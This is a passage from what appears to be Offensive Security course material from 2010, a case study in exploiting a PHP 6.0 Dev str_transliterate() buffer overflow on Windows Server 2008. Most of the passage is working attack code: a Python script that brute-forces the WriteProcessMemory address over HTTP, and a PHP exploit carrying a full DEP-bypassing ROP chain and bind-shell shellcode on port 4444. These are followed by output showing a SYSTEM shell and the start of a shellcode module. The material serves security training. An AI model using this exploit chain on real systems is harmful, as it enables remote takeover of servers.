



*Figure 48: WriteProcessMemory is called.*





*Figure 49: Soft landing inside the NOP sled.*

## Exercise

1) Repeat the required steps needed to return into *WPM* on the stack.

2) Try to find an alternative *gadget* in order to obtain the same result.


© All rights reserved to Offensive Security, 2010


## PHP 6.0 Dev Case Study: getting our shell

Our shell is right around the corner. We need to circumvent the *ASLR* protection and replace the *int3* payload with real shellcode. Because the *httpd* process will respawn everytime it dies without crashing the parent process, we can try to bruteforce the *WPM* address with the following script:

```
#!/usr/bin/python
import sys, random, os, time, urllib
import socket

targets = {'win2k8': [0x1C, 0xC6], }
timeout = 0.1
socket.setdefaulttimeout(timeout)

try:
   host     = sys.argv[1]
   path     = sys.argv[2]
   target   = sys.argv[3]
except IndexError:
   print "Usage: %s host path target" % sys.argv[0]
   print "Example: %s 172.16.30.249 / win2k8" % sys.argv[0]
   print "Supported targets: Windows 2008 SP1: win2k8"
   sys.exit()

if target not in targets:
   print "Target not supported!"
   sys.exit()
else:
   target_a_s, target_a_e = targets[target][0], targets[target][1]

def sendRequest(i,k):
   params = urllib.urlencode({'pos_e': i, 'pos_s': k, 'off_s': target_a_s,
                              'off_e': target_a_e, 'rnd': str(int(random.random())),})
   try:
      f = urllib.urlopen("http://%s%s?%s" % (host, path, params))
      print f.read()
   except IOError:
      pass

if __name__ == '__main__':
   print "(*) Php6 str_transliterate() bof || ryujin # offsec.com"
   print "(*) Bruteforcing WriteProcessMemory ret address..."
   b = range(112,121)
   b.reverse()
   for k in b:
      print "(+) Trying base address 0x%x000000" % k
      for i in range(1,256):
         sendRequest(i,k)
         if os.system("nc -vn %s 4444 2>/dev/null" % host) == 0:
            break
         time.sleep(0.05)
```

*WPM bruteforcer source code.*

 © All rights reserved to Offensive Security, 2010




The above script will pass the *WPM* base address[53] to the php script through a *GET HTTP* request; if the address is correct the exploit will spawn a bindshell, otherwise the *httpd* will die and the parent process will just respawn a new child. Hereunder the final exploit:

```
<?php
/*
04-06-2010 PHP 6.0 Dev str_transliterate() 0Day Buffer Overflow Exploit
Tested on Windows 2008 SP1 DEP alwayson
Matteo Memelli aka ryujin ( AT ) offsec.com
original sploit: http://www.exploit-db.com/exploits/12051 (Author: Pr0T3cT10n)
AWE DEP MODULE FINAL EXPLOIT
*/

error_reporting(0);

$base_s = $_GET['pos_s'];
$base_e = $_GET['pos_e'];
$off_s  = $_GET['off_s'];
$off_e  = $_GET['off_e'];

if(ini_get_bool('unicode.semantics')) {
 $buff     = str_repeat("\u4141", 34);
 $tbp      = "\u2650\u6EE5"; // 6EE52650 ADDRESS TO BE PATCHED BY WPM
 $ptw      = "\u2FE0\u6EE5"; // 6EE52FE0 POINTER FOR WRITTEN BYTES
 $ret      = "\u2660\u6EE5"; // 6EE52660 RET AFTER WPM
 $wpmargs = $ret."\uFFFF\uFFFF".$tbp."\uFFFF\uFFFF\uFFFF\uFFFF".$ptw; // WPM ARGS
 $garbage     = "\$wpm = \"\\u".strtoupper(sprintf("%02s",
dechex($off_s))).strtoupper(sprintf("%02s", dechex($off_e))).
                "\\u".strtoupper(sprintf("%02s", dechex($base_s))).strtoupper(sprintf("%02s",
dechex($base_e)))."\";";
 eval($garbage);
 $nops    = str_repeat("\u9090", 41);

 // GETTING SHELLCODE ABSOLUTE ADDRESS
 $rop  = "\u40dd\u6FF2";   // MOV EAX,EBP/POP ESI/POP EBP/POP EBX/RETN            6FF240DD
 $rop .= "\u4242\u4242";   // JUNK POPPED IN ESI
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBP
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBX
 $rop .= "\u5DD4\u6EE6";   // POP ECX/RETN                                        6EE65DD4
 $rop .= "\uFDBC\uFFFF";   // VALUE TO BE POPPED IN ECX (REL. OFFSET TO SHELLCODE) FFFFFDBC
 $rop .= "\u222B\u6EED";   // ADD EAX,ECX/POP EBX/POP EBP/RETN                    6EED222B
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBX
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBP

 // PATCHING BUFFER ADDY ARG FOR WPM
 $rop .= "\u1C13\u6EE6";   // ADD DWORD PTR DS:[EAX],EAX/RETN                     6EE61C13

 // GETTING NUM BYTES IN REGISTER 0x1A0 (LEN OF SHELLCODE)
 $rop .= "\uE94E\u6EE6";   // MOV EDX,ECX/POP EBP/RETN                            6EE6E94E
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBP
 $rop .= "\u5DD4\u6EE6";   // POP ECX/RETN                                        6EE65DD4
 $rop .= "\uFF5C\uFFFF";   // VALUE TO BE POPPED IN ECX                           FFFFFF5C
 $rop .= "\uE94C\u6EE6";   // SUB ECX,EDX/MOV EDX,ECX/POP EBP/RETN                6EE6E94C
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBP

 // PATCHING NUM BYTES TO BE COPIED ARG FOR WPM
```

[53] Actually the high-order 16 bits of the *WPM* address.

 © All rights reserved to Offensive Security, 2010

```
 $rop .= "\u0C54\u6EE7";   // MOV DWORD PTR DS:[EAX+4],ECX/POP EBP/RETN         6EE70C54
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBP

 // REALIGNING ESP TO WPM AND RETURNING TO IT
 $rop .= "\u8640\u6EE6";   // ADD EAX,-30/POP EBP/RETN                          6EE68640
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBP
 $rop .= "\u29F1\u6EE6";   // ADD EAX,0C/POP EBP/RETN                           6EE629F1
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBP
 $rop .= "\u29F1\u6EE6";   // ADD EAX,0C/POP EBP/RETN                           6EE629F1
 $rop .= "\u4242\u4242";   // JUNK POPPED IN EBP
 $rop .= "\u10AD\u6FC3";   // INC EAX/RETN                                      6FC310AD
 $rop .= "\u10AD\u6FC3";   // INC EAX/RETN                                      6FC310AD
 $rop .= "\u10AD\u6FC3";   // INC EAX/RETN                                      6FC310AD
 $rop .= "\u10AD\u6FC3";   // INC EAX/RETN                                      6FC310AD
 $rop .= "\u10AD\u6FC3";   // INC EAX/RETN                                      6FC310AD
 $rop .= "\u10AD\u6FC3";   // INC EAX/RETN                                      6FC310AD
 $rop .= "\u10AD\u6FC3";   // INC EAX/RETN                                      6FC310AD
 $rop .= "\u10AD\u6FC3";   // INC EAX/RETN                                      6FC310AD
 $rop .= "\u2C63\u6FC5";   // XCHG EAX,ESP/RETN                                 6FC52C63

 // unicode bind shellcode port 4444, 318 bytes
 $sh = "\u6afc\u4deb\uf9e8\uffff\u60ff\u6c8b\u2424\u458b\u8b3c\u057c\u0178\u8bef\u184f\u5f8b".
       "\u0120\u49eb\u348b\u018b\u31ee\u99c0\u84ac\u74c0\uc107\u0dca\uc201\uf4eb\u543b\u2824".
       "\ue575\u5f8b\u0124\u66eb\u0c8b\u8b4b\u1c5f\ueb01\u2c03\u898b\u246c\u611c\u31c3\u64db".
       "\u438b\u8b30\u0c40\u708b\uad1c\u408b\u5e08\u8e68\u0e4e\u50ec\ud6ff\u5366\u6866\u3233".
       "\u7768\u3273\u545f\ud0ff\ucb68\ufced\u503b\ud6ff\u895f\u66e5\ued81\u0208\u6a55\uff02".
       "\u68d0\u09d9\uadf5\uff57\u53d6\u5353\u5353\u5343\u5343\ud0ff\u6866\u5c11\u5366\ue189".
       "\u6895\u1aa4\uc770\uff57\u6ad6\u5110\uff55\u68d0\uada4\ue92e\uff57\u53d6\uff55\u68d0".
       "\u49e5\u4986\uff57\u50d6\u5454\uff55\u93d0\ue768\uc679\u5779\ud6ff\uff55\u66d0\u646a".
       "\u6866\u6d63\ue589\u506a\u2959\u89cc\u6ae7\u8944\u31e2\uf3c0\ufeaa\u2d42\u42fe\u932c".
       "\u7a8d\uab38\uabab\u7268\ub3fe\uff16\u4475\ud6ff\u575b\u5152\u5151\u016a\u5151\u5155".
       "\ud0ff\uad68\u05d9\u53ce\ud6ff\uff6a\u37ff\ud0ff\u578b\u83fc\u64c4\ud6ff\uff52\u68d0".
       "\uceef\u60e0\uff53\uffd6\ud0d0\u4142\u4344\u4142\u4344\u4142\u4344\u4142\u4344";

 $exploit = $buff.$wpm.$wpmargs.$nops.$sh.$rop;
 str_transliterate(0, $exploit, 0);
} else {
 exit("Error! 'unicode.semantics' has be on!\r\n");
}

function ini_get_bool($a) {
 $b = ini_get($a);
 switch (strtolower($b)) {
  case 'on':
  case 'yes':
  case 'true':
   return 'assert.active' !== $a;
  case 'stdout':
  case 'stderr':
   return 'display_errors' === $a;
  default:
   return (bool) (int) $b;
 }
}

?>
```

*exploit.php source code.*

 © All rights reserved to Offensive Security, 2010

As shown in Figure 50, the exploit is working perfectly and we get a SYSTEM shell on Windows 2008 Server running DEP *AlwaysOn*.

Session Edit View Bookmarks Settings Help

```
root@bt:~# ./brute.py 172.16.30.249 /exploit.php win2k8
(*) Php6 str_transliterate() bof || ryujin # offsec.com
(*) Bruteforcing WriteProcessMemory ret address...
(+) Trying base address 0x78000000
(+) Trying base address 0x77000000
(+) Trying base address 0x76000000
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\wamp\bin\apache\Apache2.2.11>
```

Shell No. 2

*Figure 50: Getting our shell.*

## Exercise

1) Repeat the required steps needed to get a shell.

## Wrapping up

In this module we have successfully exploited a vulnerable application on a Windows 2008 Server running NX with an *AlwaysOn* policy. We used a *Return Oriented Programming* approach to bypass Data Execution Prevention, taking advantage of the vulnerable process behaviour to circumvent *ASLR*. *Permanent DEP/AlwaysOn* running together with *ASLR* is usually very effective in mitigating software exploitation, however, under certain circumstances and conditions, these protections can still be bypassed.

 © All rights reserved to Offensive Security, 2010

# Module 0x03 Custom Shellcode Creation

## Lab Objectives

- **Understanding shellcode concepts**
- **Creating Windows "handmade" universal shellcode**

## Overview

"Shellcode" is a set of CPU instructions to be executed after successful exploitation of a vulnerability. The term shellcode originally was the portion of an exploit used to spawn a root shell, but it's important to understand that we can use shellcode in much more complex ways, as we will discuss in this module.

Shellcode is used to directly manipulate CPU registers and call system functions to obtain the desired result, so it is written in assembler and translated into hexadecimal opcodes.

Writing universal and reliable shellcode, especially on the Windows platform, can be tricky and requires some low level knowledge of the operating system; this is why it's sometimes considered a black art[54].

[54] http://en.wikipedia.org/wiki/Shellcode

 © All rights reserved to Offensive Security, 2010